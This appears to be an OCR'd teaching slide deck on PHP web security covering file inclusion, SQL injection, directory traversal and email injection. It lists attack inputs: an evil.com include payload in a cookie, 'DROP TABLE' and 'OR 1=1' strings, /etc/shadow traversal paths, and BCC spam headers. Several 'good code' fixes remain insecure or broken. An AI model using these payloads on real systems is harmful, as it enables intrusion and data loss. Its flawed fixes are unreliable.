
- Paros Proxy
- Burp Proxy
- WebScarab Proxy
- TamperData Firefox Plugin
- Web Developer Firefox Plugin
- Add N Edit Cookies Firefox Plugin

Original HTTP/1.1 Request



```
GET http://jtevans.kilnar.com:80/bookmarks/login/index.php HTTP/1.1
Host: jtevans.kilnar.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.6) Gecko/2009020911 Ubuntu/8.04
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://jtevans.kilnar.com/bookmarks/login/index.php
Cookie: MYSESSID=9e7366eec8d13c0ff2dfd8e438b813a3
```

WebScarab Hack



```
GET http://jtevans.kilnar.com:80/bookmarks/login/index.php HTTP/1.1
Host: jtevans.kilnar.com
User-Agent: My Hacker User Agent
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://www.evil.com/include/xss_attack.js
Cookie: MYSESSID=http://www.evil.com/include/attack.php
```

Example of Better Code

```
<?php
include("./templates/" . $_SESSION['template'] . ".php");
?>
```

Also, ensure the following PHP configurations are off.

- allow_url_fopen
- allow_url_include

Example of Good Code

```
<?php
switch ($_SESSION['template'])
{
  case 'red':
    $template_file = './templates/red.php';
    break;
  case 'blue':
    $template_file = './templates/blue.php';
    break;
  case 'default':
    $template_file = './templates/default.php';
    break;
}
include($template_file);
?>
```


SQL Injection

SQL injection is an attack through a web interface on a database server.

Consequences

- Data leak
- Data loss
- Performance degradation
- Loss of assurance of data quality or accuracy.
- Credit and identity theft
- Session spoofing

Little Bobby Tables


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Examples of Bad Code

```
<?php
$sql = "SELECT FROM users WHERE username=" . $_GET['user'];
pg_query($dbh, $sql);

$sql = "SELECT FROM users WHERE username=" .
          addslashes($_GET['user']); // Not database specific!
pg_query($dbh, $sql);
?>
```

Examples of Exploits

Base URL: http://www.vulnerable.net/login.php

Attack parameters:

- ?user=admin' OR 1 = 1 -- Login in as 'admin'
- ?user_id=0' OR 1 = 1 -- Login in as user zero. Probably admin.
- ?user=say_goodbye'); DROP TABLE users; -- Destroy all users.

But we use POST for everything!

- Remember WebScarab? Even POST is vulnerable!

Examples of Good Code

```php
<?php
// PostgreSQL Specific
$sql = "SELECT passwd FROM users WHERE username=" .
          pg_escape_string($_GET['user']);
pg_query($dbh, $sql);

// MySQL Specific
$sql = "SELECT passwd FROM users WHERE username=" .
          mysql_real_escape_string($_GET['user']);
mysql_query($dbh, $sql);
?>
```

Examples of Good Code

```
<?php
// PostgreSQL Specific
$sql = "SELECT passwd FROM users WHERE username= $1";

$result = pg_prepare($dbh, "login_query", $sql);

$result = pg_execute($dbh, "login_query", array($_GET['user']));
?>
```

PHP Configs

- Don't air your dirty laundry. Redirect all errors to log files, especially on production systems.
  - display_errors = Off
  - display_startup_errors = Off
  - log_errors = On
  - log_errors_max_len = 0
  - ignore_repeated_errors = Off
  - ignore_repeated_source = Off
  - track_errors = Off
  - error_log = /var/log/php.log --OR-- syslog

SQL Injection Conclusion

- Filter your input.
- If the user can touch the data in any way, filter it.
- If the data comes from an outside source, filter it.
- If the data comes from your own database, filter it.
- If you think you can't trust the data, even if it's your own, filter it.
- **pg_escape_string == good coding practice**
- **mysql_real_escape_string == good coding practice**

Directory Traversal

Directory traversal is a data leak attack vector.

The web server <u>can</u> expose what accounts exist on the server. If the server is improperly configured, the hashed passwords can be exposed!

Configuration files, temp files, data files can all be stolen through directory traversal.

Proper filtering of user supplied file names will stop this.

Example of Bad Code

```php
<?php
print(file_get_contents("/htdocs/motd/" . $_GET['date']);
?>
```

Examples of Exploits

Base URL: http://www.vulnerable.net/motd.php

Attack parameters:
- ?date=../../../etc/passwd
- ?date=../../../etc/group
- ?date=../../../etc/shadow
- ?date=../../../etc/php5/php.ini
- ?date=../../../var/lib/mysql/webapp/users.[frm|MYD|MYI]

But we use POST for everything!
- Remember WebScarab? Even POST is vulnerable!

Example of Good Code

```php
<?php
// Why a while() loop? Imagine: .../.../.../etc/passwd
function stop_directory_traversal($string)
{
  while (strpos($string, '..') !== false)
  {
    $string = str_replace('..', '.', $string);
  }
  return($string);
}

print(file_get_contents("/htdocs/motd/" .
          stop_directory_traversal($_GET['date']));
?>
```

Directory Traversal Conclusion

Once again, this is a case of filtering input, but with special semantics.

If you are building a path or filename based off of user input, make sure the input is sane before you use it.

As much data can be stolen with this vulnerability as SQL injection!

Email Injection

Email injection is an attack against **every available email address** on the Internet using a web application feedback form as the delivery mechanism.

That's right, folks. We're talking about spam via supposedly secure feedback forms.

CAPTCHA does not stop email injection. It can slow it down, but will not stop it.

Email Injection

- When a spammer abuses a feedback form that asks for an email address, they will enter something similar to this in the "Your Email Address" field:

- evil@spammer.com\r\nBCC: vict1@innocent.org, vict2@innocent.com, vict3@innocent.net ......

Abusing Email Injection

- The PHP code will then construct headers that look something like this:

```
$headers = "From: evil@spammer.com\r\nBCC:
    vict1@innocent.org, vict2@innocent.com,
    vict3@innocent.net";
```

- and will happily send off an an email using the mail() function to the intended recipient and dozens, hundreds or even thousands of hapless people.

Email Injection

- If you've ever received a single spam message via a feedback form, then there is a chance that the same message was blindly sent out to many other addresses.
- How do we stop it, though?

Stopping Email Inj., PHP 4

- The key is to check for non-printable characters in the "From" field that is submitted to the back-end PHP that handle the form. If you're using another language, look for "\r" and "\n".

- In PHP, use ctype_print() (Available in PHP 4.0.4).

```
if (! ctype_print($email))
{
  print("Badly formatted email. Try again.");
}
```

Stopping Email Inj., PHP 5.2

- If you're using PHP 5.2.0 or higher, you can use filter_var().

```
if (! filter_var($email, FILTER_VALIDATE_EMAIL))
{
  print("Badly formatted email. Try again.");
}
```

Email Injection Conclusion

- Be a good Netizen and help put a stop to web-based spam. The CAPTCHA is there to protect your account, but use filters to prevent spammers from using your web site as a vehicle for spam...
- … or don't. It'll keep me employed. :)_

Conclusion

Filter
Input
Escape
Output

For further reading:

- http://www.fortify.com/vulncat/en/vulncat/index.html
- http://www.sans.org/top25errors/
- http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Q&A